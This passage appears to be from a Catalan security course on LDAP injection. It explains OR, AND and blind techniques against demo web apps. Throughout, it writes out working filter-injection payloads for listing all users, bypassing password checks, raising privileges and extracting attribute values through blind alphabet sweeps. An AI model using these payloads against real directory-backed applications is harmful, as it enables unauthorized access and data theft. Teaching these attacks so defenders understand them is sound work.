


Llista d'usuaris obtinguda després de la injecció

En formar-se la consulta LDAP aquesta quedarà construïda de la manera següent: *(|(cn=void)(uid=*))(|(uid=*)(ou=Groups))*, i permetrà obtenir, com es pot veure en la figura "Tots els usuaris", la llista de tots els usuaris de l'arbre LDAP.

Un altre exemple d'aquesta tècnica és l'aplicació següent de gestió interna; en aquest cas tenim una aplicació que llança una consulta LDAP del tipus següent:

```
(|(type=outputDevices)(type=printer))
```




Llista d'impressores i dispositius de sortida

Si el paràmetre *type* que va per *GET* en l'URL és injectable, un atacant podria modificar el filtre de consulta LDAP amb una injecció del tipus següent:

```
(|(type=outputDevices)(type=printer)(uid=*))(|(type=void))
```

Amb aquesta injecció l'atacant obtindria, en aquest exemple, la llista de tots els usuaris, com es pot veure en la figura següent:



Accés a la llista d'usuaris mitjançant la injecció LDAP *OR*

2.2.5. Injecció LDAP *AND*

En el cas d'injeccions en consultes LDAP que portin l'operador *AND*, l'atacant està obligat a utilitzar com a valor en el primer atribut alguna cosa vàlida, però es poden utilitzar les injeccions per a mediatitzar els resultats i, per exemple, fer escalades de privilegis. En aquest cas ens trobaríem una consulta del tipus següent:

```
(&(atribut1=valor1)(atribut2=valor2))
```

Suposem un entorn en el qual es mostra la llista de tots els documents als quals un usuari amb pocs privilegis té accés mitjançant una consulta que inclou el directori de documents en un paràmetre injectable. És a dir, la consulta original és:

```
(&(directori=nom_directori)(nivell_seguretat=baix))
```

Un atacant podria construir una injecció de la manera següent per a poder accedir als documents de nivell de seguretat alt.

```
(&(directori=magatzem)(nivell_seguretat=alt))(|(directori=magatzem)(nivell_seguretat=baix))
```


Per a aconseguir aquest resultat s'haurà injectat en el nom del directori la cadena següent:

```
magatzem)(nivell_seguretat=alt))(|(directori=magatzem
```

Un exemple d'aquest atac es pot veure en l'aplicació següent. En primer lloc, es farà un accés no autoritzat a l'aplicació web utilitzant una injecció que eviti la comprovació de la contrasenya. L'aplicació llança una consulta LDAP del tipus:


```
(&(uid=valor_de_user)(password=valor_de_password)
```

Injectant la cadena següent en el valor de *userslisberger)(&))*, l'atacant obtindria una consulta LDAP que sempre retornaria l'usuari *slisberger* i, per tant, aconseguiria l'accés a l'aplicació.




Accés no autoritzat mitjançant injecció LDAP *AND*

I, com es pot veure en la figura següent, l'usuari aconsegueix accés al directori privat de l'usuari *slisberger*. En aquest cas, s'ha utilitzat el filtre *(&)*, que és l'equivalent al valor *true* en els filtres LDAP.



Directori inicial de l'usuari

Com es pot veure, en aquest cas, l'usuari ha accedit amb privilegis de nivell baix, i en l'aplicació de mostrar documents, que es va descriure al principi d'aquest apartat, solament tindria accés als documents de nivell baix, com es pot veure en la figura següent:



Llista de documents de nivell baix


La consulta que s'està executant és:

```
(&(directory=nom_directori)(level=low))
```

El valor de *level* l'està agafant l'aplicació de les variables de sessió del servidor; no obstant això, un atacant podria injectar en el nom del directori aquesta ordre: *Documents)(level=High)*. D'aquesta manera, l'ordre que s'executaria seria:

```
(&(directory=Documents)(level=High))(level=low))
```

Això permetria a l'atacant accedir a tots els documents. S'ha produït una elevació de privilegis.



Elevació de privilegis mitjançant injecció LDAP *AND*

2.2.6. Injecció LDAP a cegues

Una de les evolucions de les injeccions d'ordres són les accions a cegues, els atacs *blind*. És comú trobar-se ja documentats els atacs d'injecció SQL a cegues, però, no obstant això, dels atacs d'injecció LDAP a cegues no s'ha parlat gens. És possible fer un atac a cegues per a extreure informació d'un arbre LDAP? La resposta és sí.

L'entorn per a fer un atac a cegues sol ser una aplicació web que compleix dues característiques:

- L'aplicació no mostra els resultats obtinguts de la consulta feta a l'arbre LDAP.

- L'ús dels resultats produeix canvis en la resposta HTTP que rep el client.

Per a fer un atac a cegues necessitem poder crear la lògica per a extreure informació canviant els resultats obtinguts amb el filtre LDAP i observant els canvis en les respostes HTTP.

Injecció LDAP a cegues en un entorn *AND*

En aquesta situació tenim una consulta generada en el costat del servidor del tipus següent:

```
(&(atribut1=valor1)(atribut2=valor2))
```

Per a fer la injecció haurem de tenir en compte que en un entorn *AND* tenim un paràmetre fix que ens condicionarà. L'entorn ideal és aquell en el qual l'*atribut1* és el més general possible; per exemple, *objectClass* o *cn*, amb la qual cosa podrem seleccionar gairebé qualsevol objecte de l'arbre. Després li haurem d'aplicar un valor que sigui *true*, és a dir, que sempre seleccioni objectes per a tenir-lo fixat al valor *true* i utilitzar com a segon atribut un de conegut que també ens garanteixi que sigui *true*.

Suposem la consulta LDAP següent:

```
(&(objectClass=Impressores)(impressoraTipus=Epson*))
```

Que es llança per a saber si en el magatzem d'una empresa hi ha impressores Epson, de tal manera que el programador, si rep algun objecte, simplement pinta a la pàgina web la icona d'una impressora Epson.

És clar que després de la injecció com a molt aconseguirem veure o no la icona de la impressora. Bé, doncs fem-ho. Fixem la resposta positiva tal com hem dit, fent una injecció del tipus següent:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(impressoraTipus=Epson*))
```

El que està posat en negreta seria la injecció que introduiria l'atacant. Aquesta injecció ha de retornar sempre algun objecte; després, en l'exemple plantejat, en la resposta HTTP veuríem una icona de la impressora. A partir d'aquí podríem extreure els tipus d'*objectClass* que tenim en el nostre arbre LDAP.

Reconeixement de classes d'objectes d'un arbre LDAP

Sabent que el filtre *(objectClass=*)* sempre retorna algun objecte, ens hauríem de centrar en el segon filtre fent un recorregut de la manera següent:

```
(&(objectClass=*)(objectClass=users))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=*)(objectClass=persones))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=*)(objectClass=usuaris))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=*)(objectClass=logins))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=*)(objectClass=...))(&(objectClass=foo)(impressoraTipus=Epson*))
```

De tal manera que totes aquelles injeccions que retornessin la icona de la impressora a la pàgina web serien respostes afirmatives que ens indicarien l'existència d'aquest tipus d'objectes.


Una altra manera més eficient seria efectuar un escombratge en l'espectre de l'alfabet de possibles valors utilitzant una cerca amb comodins, per a això faríem un arbre que comencés per totes les lletres de l'abecedari, de la manera següent:

```
(&(objectClass=*)(objectClass=a*))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=*)(objectClass=b*))(&(objectClass=foo)(impressoraTipus=Epson*))
...
(&(objectClass=*)(objectClass=z*))(&(objectClass=foo)(impressoraTipus=Epson*))
```

De tal manera que continuaríem desplegant l'arbre d'aquelles que haguessin donat una resposta positiva.

```
(&(objectClass=*)(objectClass=aa*))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=*)(objectClass=ab*))(&(objectClass=foo)(impressoraTipus=Epson*))
...
(&(objectClass=*)(objectClass=az*))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=*)(objectClass=ba*))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=*)(objectClass=bb*))(&(objectClass=foo)(impressoraTipus=Epson*))
...
```

I així successivament, amb la qual cosa, desplegant sempre les positives, podríem arribar a conèixer el nom de tots els *objectClass* d'un sistema.



Arbre de desplegament. S'aprofundirà en totes les respostes positives (color verd)

Aquest mecanisme no solament funciona per a *objectClass*, sinó que seria vàlid per a qualsevol atribut que un objecte compartís amb l'atribut fix. Una vegada trets els *objectClass*, podríem procedir a efectuar el mateix recorregut per a extreure'n la informació; per exemple, si volem extreure els noms de tots els usuaris d'un sistema, n'hi hauria prou de fer l'escombratge amb la injecció següent.

```
(&(objectClass=user)(uid=a*))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=user)(uid=b*))(&(objectClass=foo)(impressoraTipus=Epson*))
...
(&(objectClass=user)(uid=z*))(&(objectClass=foo)(impressoraTipus=Epson*))
```

Aquest mètode obliga a fer un recorregut en amplitud per un arbre la possibilitat d'expandir-se del qual en cada node sempre és igual que l'alfabet complet. Es pot reduir aquest alfabet fent un recorregut per a esbrinar quins caràcters no estan essent utilitzats en cap posició de cap objecte, utilitzant un recorregut de la manera següent:

```
(&(objectClass=user)(uid=*a*))(&(objectClass=foo)(impressoraTipus=Epson*))
(&(objectClass=user)(uid=*b*))(&(objectClass=foo)(impressoraTipus=Epson*))
...
(&(objectClass=user)(uid=*z*))(&(objectClass=foo)(impressoraTipus=Epson*))
```

D'aquesta manera es pot excloure de l'alfabet aquells caràcters que no hagin retornat un resultat positiu després d'aquest primer recorregut. Si volguéssim buscar un únic valor, podríem executar una cerca binària de cadascun dels caràcters utilitzant els operadors relacionals <= o >= per a reduir el nombre de peticions.

En els atributs que emmagatzemen valors numèrics no és possible utilitzar l'expressió regular * per a booleanitzar la informació emmagatzemada, per tant, és necessari fer la cerca de valors utilitzant els operadors >= i <=.

```
(&(objectClass=user)(uid=kurt)(edat>=1)(&(objectClass=foo)(impressoraTipus=Epson*))
```

Injecció LDAP a cegues en un entorn *OR*

En aquesta situació tenim una consulta generada en el costat del servidor del tipus següent:

```
(|(atribut1=valor1)(atribut2=valor2))
```

En aquest entorn la lògica que hem d'utilitzar és la contrària. En lloc de fixar el valor del primer filtre a un valor sempre cert l'haurem de fixar a un valor sempre fals i, a partir d'aquí, extreure la informació, és a dir, faríem una injecció de la manera següent:

```
(|(objectClass=void)(objectClass=void))(&(objectClass=void)(impressoraTipus=Epson*))
```

Amb aquesta injecció obtindrem el valor negatiu de referència. En l'exemple plantejat de les impressores disponibles haurem d'obtenir un resultat sense la icona de la impressora. Després podrem inferir la informació quan sigui veritable el segon filtre.


```
(|(objectClass=void)(objectClass=users))(&(objectClass=void)(impressoraTipus=Epson*))
(|(objectClass=void)(objectClass=persones))(&(objectClass=void)(impressoraTipus=Epson*))
(|(objectClass=void)(objectClass=usuaris))(&(objectClass=void)(impressoraTipus=Epson*))
(|(objectClass=void)(objectClass=logins))(&(objectClass=void)(impressoraTipus=Epson*))
```

```
(|(objectClass=void)(objectClass=...))(&(objectClass=void)(impressoraTipus=Epson*))
```

D'igual manera que en l'exemple amb l'operador *AND* podríem extreure tota la informació de l'arbre LDAP utilitzant les expressions regulars.

Exemples d'injecció LDAP a cegues

Per a mostrar la potència dels atacs d'injecció LDAP a cegues s'ha creat, dins d'un arbre LDAP sobre l'ADAM, una estructura amb objectes *Printer*. En la figura següent es poden veure els atributs d'un objecte de tipus *Printer*.




Arbre LDAP sobre l'ADAM. Objecte de tipus *Printer*

Sobre aquest arbre LDAP treballa una aplicació web que es connecta, entre altres repositoris, a aquest arbre per a obtenir informació. En aquest cas tenim una aplicació programada en PHP, anomenada *printerstatus.php*, que rep com a paràmetre el nom de la impressora i construeix una consulta LDAP de la manera següent:

```
(&(cn=HP Laserjet 2100)(objectclass=printer))
```

El resultat és una pàgina web en la qual s'accedeix a propietats de la impressora en concret.




Propietats de la impressora HP LaserJet 2100

El paràmetre *idprinter* s'utilitza per a construir la consulta LDAP i és vulnerable a injecció LDAP; no obstant això, no es mostra cap de les dades dels objectes que es puguin seleccionar amb qualsevol consulta executada, per la qual cosa únicament serà possible fer una explotació a cegues. Les captures següents mostren exemples de com es pot extreure informació de l'arbre LDAP mitjançant injecció LDAP a cegues.

Fase 1. Descobriment d'atributs


L'atacant injecta atributs per descobrir si n'hi ha o no. Quan l'atribut no existeix la consulta LDAP no retorna cap objecte i l'aplicació no mostra dades de cap impressora.

Cal tenir en compte que l'expressió regular * val únicament per als valors de tipus alfanumèric, per la qual cosa si l'atribut fos d'un altre tipus no es podria descobrir així. Per als tipus numèrics i de tipus *data* s'utilitzen els operadors >=, <= o = i per als booleans les constants *true* i *false*.



L'atribut *IPaddress* no existeix o no té valor alfanumèric


En l'exemple següent, l'atribut *distinguisedname* existeix i a més és de tipus alfanumèric, ja que funciona perfectament amb l'expressió regular *. Això es pot comprovar perquè la pàgina de resultats ha retornat dades de la impressora que s'estava utilitzant.



L'atribut *distinguisedname* existeix i té valor alfanumèric

Com es pot veure, hi ha diferències en les pàgines que retornen dades i les que no, amb la qual cosa es pot automatitzar l'extracció de tota la informació i el descobriment dels atributs simplement comparant els resultats HTML obtinguts.

En la figura següent s'obté de nou un resultat positiu que confirma l'existència d'un atribut *department*.




L'atribut *Department* existeix i té valor Unicode extraïble

Fase 2. Reduir l'alfabet


Una de les opcions que es poden sospesar és fer una reducció de l'alfabet possible de valors en un camp. La idea consisteix a saber si hi ha o no un determinat caràcter en un atribut. Si l'atribut té 15 caràcters de longitud i hem de provar, per exemple, 28 lletres per 15 caràcters, caldria fer un total de 420 peticions per a extreure'n la informació. No obstant això, es pot fer un recorregut que ens digui si una lletra pertany o no al valor. D'aquesta manera faríem primer 28 peticions que, en el pitjor dels casos, ens deixaran una lletra diferent per cada posició, és a dir, 15 lletres. Llavors, en el pitjor dels casos tindríem 15 lletres × 15 posicions + 28 peticions de reducció de l'alfabet, és a dir, 253 peticions. A més, cal inferir que si una lletra ja ha estat utilitzada pot ser que no es torni a utilitzar, amb la qual cosa tindríem una reducció encara més gran si la lletra s'utilitzés com a última opció, deixant la probabilitat en un sumatori d'1...15 + 28, és a dir, 148 peticions.

Com a conclusió, es pot col·legir que la reducció de l'alfabet és una bona opció a l'hora d'extreure valors de camps.

En els exemples següents anem a veure com podem esbrinar si un caràcter pertany o no el valor del camp.



La lletra *b* no pertany al valor de l'atribut *department* perquè no s'obtenen dades




La lletra *n* sí que pertany al valor de l'atribut *department* perquè sí que s'obtenen dades

Aquesta reducció deixaria un conjunt de valors vàlids que es poden emprar per a extreure el valor de la dada mitjançant un procés de desplegament.

